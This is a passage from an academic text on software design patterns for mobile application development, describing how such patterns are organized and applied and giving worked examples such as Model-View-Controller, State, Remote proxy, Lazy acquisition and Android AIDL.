When approaching pattern usage from a domain-specific point of view, first we need to understand the domain specificity of patterns. Furthermore, for providing solutions for the efficient usage of patterns, we need to analyze how the patterns can be organized and applied. These issues are tackled in the following three subsections.

Domain-Specific Patterns

The concept of domain refers to an area of activity within a larger environment with specific characteristics, concepts, and ways to operate, which can be fully understood and explained by the domain experts. Different types of domains are identified within different spheres of interest; examples of domain types include business domains, problem domains, application/solution domains, and technology domains. In general, a domain can be seen as a part of the real world or as an area of knowledge bounded by a certain set of constraints. Within different communities, two distinct meanings of domain can be distinguished: i) Domain as the "real world"; and ii) domain as a set of systems (see, for example, Czarnecki, 1998; Harsu, 2002; Kaushik, 1997; Allen & Frost, 1998). An alternative view on the meaning of domain is exemplified by the RM-ODP reference model (ISO/IEC 10746-1, 1998), where a domain is seen as a set of grouped objects in which a particular aspect of object behavior is controlled by the same authority. An example of such a domain is a security domain, where object behavior is controlled by a security authority.


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The mobile domain may be seen as encompassing both meanings of a domain. It includes the mobile application domain (embracing business needs, constraints, and technical issues related to the mobile applications and telecommunications, i.e., domain as "the real world"), as well as the mobile technology domain (common technical solutions employed in mobile applications, telecommunication, and wireless systems, i.e., domain as a set of similar systems). In other words, the constraints and related problems imposed by the mobile application domain result in a particular class of somewhat similar technical solutions, which together comprise the mobile technology domain.

The complexity and peculiarities of the mobile domain, as well as the rapid development of the technologies, introduce design problems that are not present in traditional application environments. This, in turn, often necessitates design solutions differing from those commonly applied under other conditions. These solutions should take into account the specifics of mobile terminals, such as limited battery power and small screen size, and the limitations of wireless networks, such as restricted bandwidth and availability. Furthermore, the applications should be future-proof, i.e., remain up to date in the face of quickly evolving technology, and they need to be implemented and ported quickly to new technologies and platforms. The solutions being developed need to meet a number of quality goals, such as modifiability, understandability, costs, and time to market, in addition to functionality and performance. Meeting these goals, to a large degree, depends on the architecture (Bass, Clements, & Kazman, 1999). Therefore, appropriate architectural design is of great importance in mobile application development.

Domain knowledge encompasses the generic concepts that belong to the domain of interest, e.g., architectural elements, implementation methods, or architectural styles (Jazayeri et al., 2000). This knowledge can be acquired from domain information (papers, books), domain standards, or domain experts. Domain-specific patterns can be defined as the patterns documenting the domain-specific knowledge. As discussed in Buschmann et al. (1996, p. 421), domain-specific patterns "capture the structure of a domain, namely its constituting entities, their relationships, and, very importantly, how the work is organized". In the context of the mobile domain, the domain-specific patterns are those encapsulating the common (mobile application domain) solutions addressing the problems frequently encountered in mobile technology domain.

Organizing Patterns



When patterns are cataloged, the organization of the catalog should support an easy, quick, and reliable identification of patterns suitable for a particular problem the designer faces. Therefore, the organization of patterns in the catalog should be aligned with the steps that the user takes while selecting the patterns.

Selection can be seen as the process of constraining the space of potentially applicable patterns from the most general (widest) to the most specific (narrowest). At the beginning, all patterns are potentially equally suitable. In the design process, their space is gradually constrained by: Platform, Functionality, and Problem (non-functional) (see Figure 1 below). In addition, the suitability of some or all patterns may be reduced or eliminated by the lack of knowledge (pattern is unknown), the lack of practical experience (the pattern's use is perceived as risky), the perceived lack of time, the organizational practices, etc.

Two different phases of pattern use can be distinguished: the learning phase (i.e., when patterns are being learned) and the active-use phase (i.e., when patterns are actually used for design). In these two phases, different organization of patterns would be preferable. During the learning phase, organization based on a problem domain (as often presented in books and pattern catalogs) is usually more useful.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1. Constraining the space of applicable patterns

In the active-use phase, when patterns are selected for practice, organization based on the selection process is more useful.

Our view for pattern organization is that to support the efficient selection of patterns, patterns should be organized according to the steps of the selection process. In particular, patterns should be organized according to:

- Functional responsibilities of the component being designed.
- Problem being addressed.
- Platform-imposed constraints.

Furthermore, for the efficient selection of patterns, a pattern catalog should provide ratings. Based on these ratings, patterns can be prioritized according to the requirements of a particular developing organization. The ratings should reflect:

- The credibility of their source (widely known books are often more credible than unpublished articles).
- The frequency of their reported, successful use in a mobile application development.
- The frequency of their reported, successful use in other (non-mobile) technological domains.

The constraints of the mobile domain, as well as the practices adopted within the developing company, may affect the selection process (hence, pattern organization) by further constraining the platforms, needed functionality, and problems.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Application of Patterns

In general, the application of patterns in software development may follow a top-down or bottom-up approach. The top-down design can be performed in two phases, as described in the quality-driven design and analysis method (QADA) presented in Matinlassi et al. (2002). In the first phase, a highly abstract, conceptual architecture is produced, which includes the high-level architectural components. The design activities in this phase may be supported by the architectural patterns (Matinlassi et al., 2002). In the second phase, the high-level components are refined, for example, by further decomposing into smaller components, and the interconnections between them are specified. As a result, a less abstract, concrete architectural model is created. Design patterns can be employed to facilitate the design at this phase. Thus, different patterns are used at different phases dealing with distinct abstraction levels:

- Architectural patterns are employed to produce a highly abstract conceptual architecture.
- Design patterns are used to facilitate the creation of less abstract concrete architecture.
- Idioms are applied at the implementation stage to address the peculiarities of a particular language or platform.

The use of patterns in the top-down approach to design is described in the so-called "pattern language for applying patterns". According to this pattern language, the architectural design should start with a high-level architectural vision and should then evolve by a process of piecemeal growth, wherein the stepwise growth is used to "refine and complete a given design structure with patterns." One or several entry-point architectural patterns specified in a language are employed at the beginning of the design process to construct a simple and abstract architectural vision, reflecting the fundamental structure and design principles of the system. The entry-point patterns provide guidelines describing related patterns as well as the order in which they are applied. These entry-point patterns, therefore, provide an essential support for the process of stepwise growth that is used to develop the architectural vision into a fully elaborated, complete architecture (Schmidt et al., 2000a; Schmidt et al., 2000b).

This top-down approach can be exemplified using the pattern language presented in Fowler (2003). In terms of Fowler's layers, top-down design may be implemented as follows (assuming three layers are presented):

- Define Domain logic layer (the rest depends on it).
- Define Database layer.
- Define Presentation layer.

In this example, the Layers pattern is the entry-point pattern; according to it, enterprise applications are divided into the Presentation, the Domain logic, and the Data source layers. Some or all of these layers may be needed. Within each layer, further decomposition may be needed to achieve specific qualities.

An alternative to the top-down approach is the bottom-up approach. As opposed to the top-down approach, this approach is based on the available components, frameworks, platforms, programming languages, personal expertise, etc. The bottom-up approach emphasizes applying general solutions to a wide range of problems. It is mainly focused on required functionality and performance, and is less concerned with achieving other (non-functional) quality goals. As a result, these goals may remain unattained in the case where the bottom-up approach is followed.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

In practice, top-down and bottom-up approaches are used together. For instance, various constraints can be taken into account while designing the architecture according to the top-down approach. An example of such a trade-off can be found in Fowler (2003), where the Front controller pattern is suggested to design the presentation layer, when Java is used as a programming language, and the Page controller is suggested in case the development is going to be performed using Visual Studio.

PATTERNS FOR THE MOBILE DOMAIN

The mobile environment represents a technology domain that has its peculiarities, and those peculiarities strongly affect the design solutions. In solving a design problem with patterns, these peculiarities should be taken into account when identifying suitable patterns. Namely, the patterns fitting the current design problem and matching the context of the current application need to be selected (Gamma et al., 1995). While rich collections of patterns are already available through different sources, their applicability to the mobile domain needs to be evaluated by the designer, as the consequences of patterns (and, possibly, other characteristics as well) may have different significance in the context of mobile applications. Some domain-independent and domain-specific patterns available in pattern catalogs might appear to be inappropriate in this context or require modification. On the other hand, some patterns address the problems often encountered in designing mobile applications and, hence, are highly valuable in the mobile domain.

If the mobile domain is considered as a set of constraints and problems commonly encountered in the domain, then it is reasonable to further classify these constraints according to the layer of architecture to which these constraints apply. The reason for separating constraints is the observation that the constraint differs significantly, depending on the layer. For instance, at the layer of network connectivity, the constraints may include keeping the communication uninterrupted in spite of the movements of a mobile terminal. At the application layer, an example of the constraint is the small screen size, making the design of user-friendly UI challenging. Consequently, for a distinct architectural layer, the recurring problems and solutions are likely to differ, too. Different patterns are likely to be relevant at different layers of the architecture.

To identify the patterns that are useful in the mobile domain, the opinions of experts in the field of mobile application development are of the utmost importance. For instance, experts are able to point out the most frequently encountered or the most demanding problems they face in the development process; the patterns addressing these problems are likely to be useful. However, in the absence of the experts' opinions, when identifying the patterns for mobile applications, we relied on publicly available sources. Namely, we considered a pattern useful in the mobile domain if, in one or several sources, the pattern has been reported as useful in the mobile domain. Based on public sources, including books, journal articles, conference papers, and online articles, we identified and reviewed 30 patterns for mobile applications. This selection of patterns for review here can be considered as a representative, although by no means comprehensive, sample of available mobile patterns.

While a number of patterns can be found in different sources, the reliability of these patterns, indicating how sure the developer can be that the patterns really work as described, may vary greatly. For example, the GoF patterns (Gamma et al., 1995) have very high reliability, as they have been tested for years in a variety of applications. Meanwhile, for some patterns, no evidence (other than the claims of the authors) proving their successful application is available. In the Table 1 below, the considered 30 patterns are listed, along with comments on their reliability.

Patterns With Reported Use in the Mobile Domain

Of all the 30 identified mobile patterns in the Table 1, one from each of the separate categories is described as an example. For each pattern, a brief description is provided first, followed by the definition of the design problem and solution to this problem. Also, examples of the application in the mobile domain are provided, along with the references to related patterns and the information sources where the pattern is described.

Architectural Patterns: Model-View-Controller

Within the group of architectural patterns, Model-View-Controller, Active object, Client-server, and Microkernel, patterns are considered. Below, the Model-View-Controller pattern is described.

Brief Description

The pattern is used in interactive applications to make the user interface (UI) easier to change; it divides the application into the controller(s) handling user input, the model providing the core functionality, and


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

the view(s) displaying the information to the user. The pattern ensures that the UI formed by the view and the controller is consistent with the model.

Context and Problem

The Model-View-Controller (MVC) pattern is suitable in the context of applications with a flexible UI or with a UI prone to change requests often. A flexible UI is required in two situations. First, multiple interfaces may need to be implemented for the same system to meet different requirements of its end-users. Second, the UI may need to be changed in accordance with the changes in the implemented functionality. If the UI is tightly coupled with the core functionality of the application, changing the UI is difficult and error prone. Often, a modification of the UI propagates to many modules of the system, or even separate systems, which then need to be implemented for each interface (resulting in poor portability).

Solution, Its Consequences, and Its Liabilities



The pattern recommends an application to be divided into processing (Model), output (View), and input (Controller) parts, as shown in Figure 2.

The Model component encapsulates the core functionality of the application (along with related data), and should be independent of the application's output or input behavior. Thus, it provides interfaces for performing application-specific services and for accessing the data.

One or several View components fetch the data from the Model and display the data to the user. A separate Controller is assigned to each View; it receives the user input and issues appropriate service requests from the Model. A View may provide the Controller with the functionality that allows direct manipulation of the display (e.g., for scrolling).

The pattern also specifies the change-propagation mechanism. The Views and Controllers that need to be informed about changes in the Model register themselves with the Model (see the "attach" method

Figure 2. Model-View-Controller architectural pattern

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

in the Figure 2). Then, whenever the state of the Model changes, the registered Views and Controllers are informed.

As a *consequence* of the pattern being applied, additional Views (and Controllers) can be implemented without the need to make changes in the Model. These Views and Controllers can be implemented as "pluggable," i.e., they can be added/removed at runtime. Because of the change-propagation mechanism, the Views and Controllers remain synchronized with the Model. The ability to change Views and Controllers without modifying the Model improves the portability of the architecture.

The liabilities of the pattern include:

- Increased complexity of the application.
- Potentially excessive number of unnecessary change notifications (not all Views are interested in all changes of the Model).
- Close coupling of the View and Controller to the Model; as a result, changes in the Model may necessitate the changes in Views and Controllers.
- The access to data from the View may be inefficient from a performance point of view, if multiple calls to the Model are needed to display data.
- The need to change the View and Controller when porting the application, though platform-independent code is present in these components.

Use in the Mobile Domain

The pattern is widely used in the mobile environment. Its use is facilitated by the availability of the frameworks providing the relevant components. For instance, the MVC pattern is supported by Cocoa Touch, an application framework for iOS mobile devices (Apple, n.d.).

When creating Java applications that will run on MIDP (Mobile Information Device Profile) devices using J2ME, the use of MVC may appear prohibitive, as the implementation of additional classes increases the size of the resulting JAR files (de Jode, 2004; Yuan, 2004b). A possible solution to this problem is to employ instead the Model-View pattern (Buschmann et al., 1996), where the View component combines the functionality of both the View and Controller in the MVC pattern.

The MVC pattern is also enforced by the Struts framework (http://struts.apache.org/) that represents a framework for building Java Web applications.

Related Patterns

An alternative approach to decouple the UI from the core of the application is described in the Presentation-Abstraction-Control pattern (Buschmann et al., 1996). The Model-View pattern (de Jode, 2004) or the Document-View pattern (Buschmann et al., 1996) represent a simplified version of the MVC suitable for environments with highly constrained memory. In this simplified version, the responsibilities of the Controller and the View are united in the View component.

When implementing the MVC pattern:

- The change-propagation mechanism is implemented using the Publisher-Subscriber pattern (Buschmann et al., 1996).
- The Command Controller pattern (Buschmann et al., 1996) can be used to make the Controller independent of the Model and, therefore, make the Controller reusable.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- The creation and initialization of multiple controllers can be performed using the Factory Method pattern (Gamma et al., 1995).
- The Composite pattern (Gamma et al., 1995) can be employed to create hierarchically composed Views.
- The Chain of Responsibility pattern (Gamma et al., 1995) can be used to implement event distribution across active Controllers.

Source and References

The comprehensive description of the pattern can be found in Buschmann et al. (1996). Examples of the use of this pattern in the mobile domain are found in Tasker (2000), Digia (2003), Höß et al. (2003), Chung (2011), and Apple (n.d.).

General Patterns: State Pattern

This section presents the State pattern as an example of general patterns, i.e., the patterns applicable across a variety of domains. Other examples of general patterns include Abstract factory, Observer, Adapter, Factory method, Singleton, Template method, and Façade patterns, to name a few.

Brief Description


The State pattern encapsulates the states of an object so that the object can change its behavior when its state object changes.

Context and Problem

The pattern is applicable in those situations when the runtime behavior of an object changes, depending on its current state (e.g., protocol implementation). Such behavior is often implemented by multipart conditional statements, wherein the state is usually represented by one or more enumerated constants. Often, these conditional statements are incorporated into various places in the code, resulting in the duplication of the code and making the code more difficult to understand and modify.

Solution, Its Consequences, and Its Liabilities

The State pattern (Figure 3) allocates a separate class for each branch of the conditional statement representing state-specific behavior.



For this pattern, an abstract class is introduced (State) that declares the common interface for all states. The classes representing specific states (ConcreteState) are derived from the State and implement state-specific behavior. The Context class maintains a state object (a ConcreteState) corresponding to the current state and delegates all the state-specific behavior to this object. Whenever the state changes, the Context changes the ConcreteState object.

The following benefits can be expected when the pattern is applied:

- The pattern localizes state-specific behavior in separate classes. As a result, new states and state changes are easy to add by implementing additional ConcreteState classes.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 3. UML class diagram of the State pattern

- The pattern helps to prevent large conditional statements and, hence, imposes structure on the code, making the code clearer.
- The pattern allows the treatment of the object's state as an object that can be modified independently from other objects.
- The pattern makes state transitions explicit and transparent, thus improving understandability and modifiability of the code.
- If State objects have no instance variables (the state is encoded entirely in their type), then contexts can share a State object.

The pattern also has a slight negative consequence: As the behavior for different states is distributed, it may result in a less compact code (compared to a single class).

Use in the Mobile Domain

As suggested by several sources (Digia, 2003; Read & Titchkosky, 2003), the pattern is applicable and useful in designing mobile applications. The pattern can be used, for example, to implement the states of a communication protocol. In Read and Titchkosky (2003), the use of the pattern in the context of J2ME MIDlets is studied; according to the authors, application of the pattern resulted in improved code readability and maintainability.

Related Patterns

State objects are often singletons and, hence, can be implemented using the Singleton pattern (Gamma et al., 1995). The State pattern can be used together with the Active Object pattern (Tasker, 2000) to implement long-running background threads.

Source and References

A detailed description of the pattern is given in Gamma et al. (1995).

Interactive Content Development (User Interface Design): Cascading Menu Pattern

The patterns in this group include the Cascading menu, Wizard dialog, Pagination, and Slide show patterns (Hui, 2002). Below, the Cascading menu pattern is presented.


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Brief Description

By adopting a variant of the Model-View-Controller decomposition in the design of a cascading menu, a reusable and maintainable menu system is produced.

Context and Problem

When implementing software applications for constrained platforms, such as the Java 2 Platform Micro Edition (J2ME) Mobile Information Device Profile (MIDP), realization of a cascading user menu is often challenging. One way to implement such a menu is to use several *List* objects, each implementing a menu screen with an options list.



Upon selection of a menu item, a *CommandListener* determines which option was selected and displays another *List* object representing the submenu. However, as more menu screens are added to the hierarchy, it becomes increasingly difficult to manage and maintain the set of different List subclasses for the corresponding menu screens. In addition, it becomes increasingly difficult to maintain and manage the complex network of dispatching between menu options and screens.

Solution, Its Consequences, and Its Liabilities

The Cascading menu pattern, representing a scaled-down version of the Model-View-Controller, offers a solution supporting the creation of a reusable and maintainable menu system. According to the pattern, the menu hierarchy is represented by a tree-like menu model. The menu model is independent of the view component, which displays the menu screens based on the current state of the menu model. The view component can adapt to an arbitrary complex menu model and reflect the model's current state. Whenever the menu model updates, the view component updates the screens.

In Figure 4, the structure of the Cascading menu pattern is illustrated. The model of the menu tree is built using the *MenuElement* class, whose instances correspond to nodes (parent nodes, or menu containers, and child nodes, or menu items) in this tree. The *MenuElement* also handles navigation logic by

Figure 4. Cascading menu pattern (after Hui, 2002)

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

keeping, for each menu item that can be selected, the references to associated objects. If the associated object that has been selected is another menu screen represented by another *MenuElement*, the current *MenuElement* replaces itself with the new one.

The *MenuList* (a subclass of the MIDP *List*) is the view component responsible for displaying menu items in accordance with the menu model.

When a user reaches a menu item triggering some action, a corresponding *MenuElement* calls the interface method *onDisplay*() of the associated *MDisplayable* object. It is the responsibility of the *onDisplay*() method to perform the necessary action.

Benefits of the pattern are:

- The menu model is independent of the view component; thus, the view component (*MenuList*) can be reused in many menu-based applications.
- Navigation logic is encapsulated in the menu model and, therefore, is easier to modify.
- Produced Cascading menu scales well while keeping the structure understandable and maintainable.

Use in the Mobile Domain

In Hui (2002), the use of the pattern is explained for the example of the J2ME MIDP MIDlet.

Related Patterns

The Cascading menu pattern is a scaled-down version of the MVC pattern (Buschmann et al., 1996) tailored for constrained platforms.

Source and References

A detailed description of the pattern, along with code examples is provided in Hui (2002); from the same source, the source code illustrating the pattern can be downloaded.

Distribution Patterns: The Remote Proxy Pattern

The group of distribution patterns includes the remote façade, the value object, and the remote proxy patterns; below, the remote proxy pattern is considered.

Brief Description

A proxy is implemented between the terminal and the network to perform computationally demanding tasks on behalf of the client terminal, and to serve as an adapter allowing other computers to communicate with the terminal without the need to implement terminal-specific protocols.

Context and Problem

The pattern is recommended in the context of computationally demanding applications, which need to be available on terminals with limited computational resources. For example, if an application may involve the computationally intensive rendering of complex graphical elements, implementing such rendering on the terminal may be inefficient.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


This pattern is also useful when the terminal works as a server providing services to other (mobile or stand-alone) client computers. In this scenario, the client computers would prefer to communicate with the server using widely known protocols, rather than the protocols specific to a particular type of terminal providing the services.

Solution, Its Consequences, and Its Liabilities

To resolve the aforementioned problem(s), the terminal should communicate with the other networked computers via an intermediary, called a proxy:

- *The proxy controls the access to the terminal.* In case of a terminal offering services to other computers, the proxy is responsible for accepting incoming service requests, transforming them into a format suitable for the terminal, and delivering it to the terminal, and then processing the results and sending them back to the requesting computer.
- *The proxy controls the access from the terminal to the network.* In case of a terminal with insufficient computational power, the proxy transmits the service request coming from the terminal to a remote service provider; upon the completion of the service, the results are processed by the proxy (e.g., graphical elements are rendered) and returned back to the terminal.

In Figure 5, the structure of the Remote proxy pattern is shown.



The end-use terminal, shown in Figure 5 as *Client*, should run at least the part of an application implementing the user interface. Other parts of the application, especially those requiring intensive computations, can be located on the *Proxy*. A same *Proxy*, usually implemented as a stationary host, may serve several clients.

The interface between the Proxy and the external *Network* is a public one. This interface should not change often; usually the interface is largely defined by a widely used protocol, e.g., the HTTP protocol. On the other hand, the interface between the *Client* and the *Proxy* need not conform to commonly used protocols; it can be based on a proprietary protocol.

The benefits of this pattern include:

- The pattern allows the applications on terminals with limited capabilities to use services with high computational demands.
- The amount of data that needs to be transmitted to the client terminal may decrease significantly.
- Through a proxy, hosts from a network can utilize the public interface to access the services provided by the terminal. Thus, adapting to the specific protocols and interfaces of mobile terminals is not needed.

Figure 5. The Remote proxy pattern (adopted from Roth (2002))

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The following issues in the use of the pattern can be identified:

- In the case of a *Proxy* failure, or a failure in the link between the *Client* and the *Proxy*, the application execution is likely to fail, even if the *Client* and the service provider in the *Network* are still working properly. To address this problem, cache mechanisms along with concurrency control mechanisms could be implemented.
- The *Client* should be able to locate the *Proxy*; therefore, a service discovery mechanism should be implemented, or the *Proxy* should be assigned a fixed address.

Use in the Mobile Domain

Roth (2002) describes the use of the pattern in the implementation of the groupware platform Pocket DreamTeam, supporting both workstations and mobile terminals (PDAs). The remote proxy was employed in this platform to make available for the terminals the computationally demanding services of the Pocket DreamTeam platform, which cannot be implemented on these terminals. Besides, the remote proxy acted as a placeholder in case of possible terminal disconnection.

Related Patterns

The pattern is based on the client-server architecture; however, the roles of participants (e.g., whether the terminal plays the role of a client or a server) are not fixed. The pattern is also based on the Proxy pattern (Gamma et al., 1995). Besides, the pattern has similarity with the Adapter pattern (Gamma et al., 1995) in the sense that the proxy may be responsible for interface transformations.

Source and References

The description of the pattern is provided in Roth (2002).

Resource Management: Lazy Acquisition

The patterns covered by this group include Lazy acquisition, Eager acquisition, Caching, Larger-Grained Operations, and Virtual component; the Lazy acquisition pattern is presented below.

Brief Description

To optimize the use of system resources (memory, file handles, network connections, threads, and database sessions, etc.), the pattern suggests deferring resource acquisition until the latest possible time.

Context and Problem

Available resources, such as memory or network connections, are usually limited; they are often even more limited in the mobile environment. At the same time, it is often necessary to achieve high performance requirements, both in terms of throughput and reaction time (availability). Early acquisition of resources may result in unused resources being unnecessarily acquired, e.g., if these resources are not used immediately.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Solution, Its Consequences, and Its Liabilities


The solution consists of acquiring the resources only when it becomes unavoidable, i.e., at the latest possible time. Upon the initial request for a resource, a Resource Proxy is created and returned to the user; the Proxy is responsible for intercepting all resource requests issued by the User. Only when the Resource User tries to access the Resource, the Resource Proxy acquires the Resource (see Figure 6).

The pattern offers the following benefits:

- It minimizes the possibilities of acquiring unnecessary resources, and, hence, reduces the probability that the resource will be exhausted and/or the system will become unstable.
- It helps to optimize system start-up by removing unnecessary resource acquisition operations.
- It is transparent to the resource user.

The pattern's liabilities include:

- Slight memory overhead for the proxy.
- Significant time delay when a resource is acquired because of the deferred acquisition and the additional level of indirection; moreover, the delay may become unpredictable.



Use in the Mobile Domain

According to Kircher and Jain (2004), the pattern is applied in ad-hoc networking frameworks to offer lazy loading and lazy instantiation of components, as well as for lazy discovery of devices. The pattern is also applied in JVM for loading classes. In de Jode (2004), lazy instantiation is recommended as one of the means of resource acquisition in J2ME programming. McCormick and Schmidt (2012) recommend applying the Lazy acquisition pattern in the mobile environment, as a part of Partial Storage pattern, to synchronize/store data only as needed to minimize network bandwidth and storage requirements.

Related Patterns

The Resource Proxy component follows the Virtual Proxy pattern (Buschmann et al., 1996). The strategy, whereby the Proxy acquires the resources, can be implemented using the Strategy pattern (Gamma et

Figure 6. Class diagram for the Lazy acquisition pattern (adopted from Kircher and Jain (2004))

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

al., 1995). The Evictor or Leasing patterns (Kircher & Jain, 2004) can be used to implement a proper resource-release strategy.

The Eager acquisition pattern (Kircher & Jain, 2004) provides the solution opposite to the Lazy acquisition solution; the Pooling pattern (Kircher & Jain, 2004) combines the Lazy and Eager acquisition into a single pattern.

Source and References

The detailed description and the analysis of this pattern are provided in the book (Kircher & Jain, 2004). The chapter of this book devoted to resource acquisition is available also online at http://posa3.org/ResourceAcquisition.pdf.

Synchronization Patterns: Asynchronous Data Synchronization

In addition to the asynchronous data synchronization pattern described below, belonging to this category is the synchronous data synchronization pattern.


Brief Description

To keep the data on different weakly connected computer devices synchronized, the pattern advises implementing at each device a synchronization engine responsible for tracking the modifications, exchanging this information, and updating the data accordingly when the connection is available, and for detecting and resolving the conflicts.

Context and Problem

The data may need to be kept identical on several devices, for example, on a PDA and on a desktop computer. The connection between these devices is available only occasionally, e.g., once a day. While the devices remain unconnected, different modifications can be done independently on each of these devices. As a result, the data on the devices are said to "run out of sync".

Solution, Its Consequences, and Its Liabilities



The pattern suggests implementing the so-called Sync Engines on the devices where the data need to be synchronized (cf. Figure 7). Each Sync Engine is responsible for: i) registering the changes applied locally to the data; ii) exchanging the information about registered changes with the other Sync Engine, when the connection is available; iii) implementing necessary updates to the data according to the exchanged information; and iv) whenever conflicts arise, resolving them according to a predefined conflict resolution policy.

When this pattern is employed, the data on rarely connected devices can be synchronized. Meanwhile, a number of issues need to be taken into account when the pattern is applied:

- The user(s) should be aware that, because of the absence of connection, the data are not synchronized all the time; therefore, the data available on a device may be outdated.
- To enable synchronization, the data should be structured. The pattern is not applicable for continuous data (e.g., audio).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 7. The Synchronization pattern (adopted from Roth (2002))

Use in the Mobile Domain

The synchronization pattern is employed in the SyncML mobile data synchronization framework (www.syncml.org). Roth (2002) describes the use of the pattern in the implementation of the QuickStep platform aimed at supporting the collaborative handheld applications. The pattern is used in the QuickStep platform to synchronize the local database situated at a handheld with the mirror database situated at a server. In McCormick and Schmidt (2012), the pattern is described under the name of Asynchronous data synchronization pattern, and its successful application in iOS and Android is reported.

Source and References

The description of the pattern is provided in Roth (2002).

Idioms: Android Interface Definition

The idioms are illustrated by the Android Interface Definition Language. Other examples of idioms belonging to this group are the two-phase construction, the cleanup stack, and the thin template.

Brief Description

In Android programming, Android Interface Definition Language (AIDL) represents the interface facilitating the inter-process communication (IPC) between a client and a provider of a service.

Context and Problem

Some multi-threaded applications need to communicate with other applications over IPC mechanisms.

Since a communicating process is not allowed to access the other process's memory, it has to decompose the objects to be sent into primitives and then marshal these objects across the process boundaries. The code that is needed for marshaling is relatively complex to write.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Solution, Its Consequences, and Its Liabilities

To simplify the development of services involving IPC, the AIDL has been introduced. Its usage involves: (i) defining the interfaces in.adl files, each including the interface declaration and method signatures; (ii) implementing the declared interface; and (iii) exposing the interface to the clients.

- Interface declaration for all non-primitive parameters should contain tags indicating the direction of data flow (*in*, *out*, or *inout*).
- The Android SDK generates the abstract *Binder* interface based on the declarations; the developer need to extend it and implement its methods.
- Finally, exposing the interfaces is accomplished by extending the *Service* class and implementing its *onBind*() method that shall return an instance of the interface implementation.

The use of the idiom also puts some requirements on the clients. In particular, the client, when it is a separate application, should have a copy of the.aidl files. Furthermore, the client, in its implementation of the onServiceConnected() callback method, should cast the object returned by the service provider into the appropriate service interface by calling:

```
InterfaceName.Stub.asInterface(serviceInterfaceBinder);
```

Use in the Mobile Domain

This idiom is frequently used in Android programming.

Related Patterns

The other patterns for client-server interaction on Android platform include the Binder class extension (for background tasks) and the use of a Messenger (for cross-process communication not requiring multi-threading). See Android developers guide (Google, n.d.) for details.

Source and References

A description of the Idiom is given in Burd (2011). The idiom is well documented in the Android developers guide (Google, n.d.) as well as in many books devoted to Android programming. Note that there are many Java idioms utilized in Android programming; some of them are described in the books on the subject (e.g., Mednieks et al., 2012).

Other Potential Patterns for the Mobile Domain

Many patterns or collections thereof address the problems that are likely to be frequent in mobile application development. Some of them, but not yet all, have been reported as having been used in mobile application development. A few of these patterns are outlined in this section.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

General Patterns

General patterns describe solutions to the problems frequently encountered in a variety of domains. Therefore, they are likely to be useful in the mobile technology domain, too. Perhaps the most widely known general patterns are those described in Gamma et al. (1995) and Buschmann et al. (1996). Some of these patterns were previously listed: Model-View-Controller, Microkernel, Abstract factory, State pattern, Observer, Adapter, Factory method, Singleton, Template method, and Façade pattern. The Model-View-Controller and the Microkernel patterns are described in Buschmann et al. (1996); the description of the others can be found in Gamma et al. (1995).

A number of other widely used patterns can be found in the above-mentioned sources. For example, Gamma et al. (1995) provide the description of the Builder, Composite, Decorator, Proxy, Chain of Responsibility, Command, Mediator, and Strategy patterns (among others), some of which (e.g., Composite and Proxy) are very widely used (see the "frequency of use" indication at http://www.dofactory.com/Patterns/Patterns.aspx). Similarly, Buschmann et al. (1996) describe several commonly used patterns, such as Layers and Pipes-and-Filters.

Web Presentation Patterns

Applications for mobile terminals are often implemented as Web applications, i.e., the users interact with these applications via mobile HTML/XHTML browsers. Moreover, sometimes the application should simultaneously provide the interface for several types of mobile terminals as well as for desktop computers; such applications are referred to as multi-channel applications.

Web-presentation patterns suggest how the problems frequently encountered in the design of a UI for single- and multi-channel Web applications can be efficiently resolved. The problems being addressed include minimizing the repetition of code, improving the maintainability and modifiability of these applications, as well as achieving high performance and shortening the time of development.

In Fowler (2003), the collection is described of Web-presentation patterns, including the Model View Controller, Page Controller, Front Controller, Template View, Transform View, Two-Step View, and Application Controller patterns. A brief summary of these patterns can be found at http://martinfowler.com/eaaCatalog/. Another collection of Web-presentation patterns is presented in Alur et al. (2003). Patterns in Alur et al. (2003) are classified according to a logical partition (tier) of an enterprise application, and Web-presentation patterns belong to the "Presentation Tier." The considered patterns include Intercepting Filter, Context Object, Front Controller, Application Controller, View Helper, Composite View, Dispatcher View, and Service To Worker patterns. The description of these patterns is also available online at http://corej2eepatterns.com/Patterns2ndEd/index.htm.

Distribution Patterns

Mobile applications are often distributed. Because of the limited computational abilities of mobile terminals, an application may follow the client-server architecture, i.e., only the client part is implemented on a terminal, while the main processing can be delegated to a server. In distributing the application, however, a number of issues can be faced; possible ways to address these issues are described in distribution patterns.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Several distribution patterns are presented in the series of books, "Pattern-Oriented Software Architecture." In the first book in the series (Buschmann et al., 1996), Broker, Forwarder-Receiver, Client-Dispatcher-Server, and Publisher-Subscriber (based on the Observer) patterns are introduced.

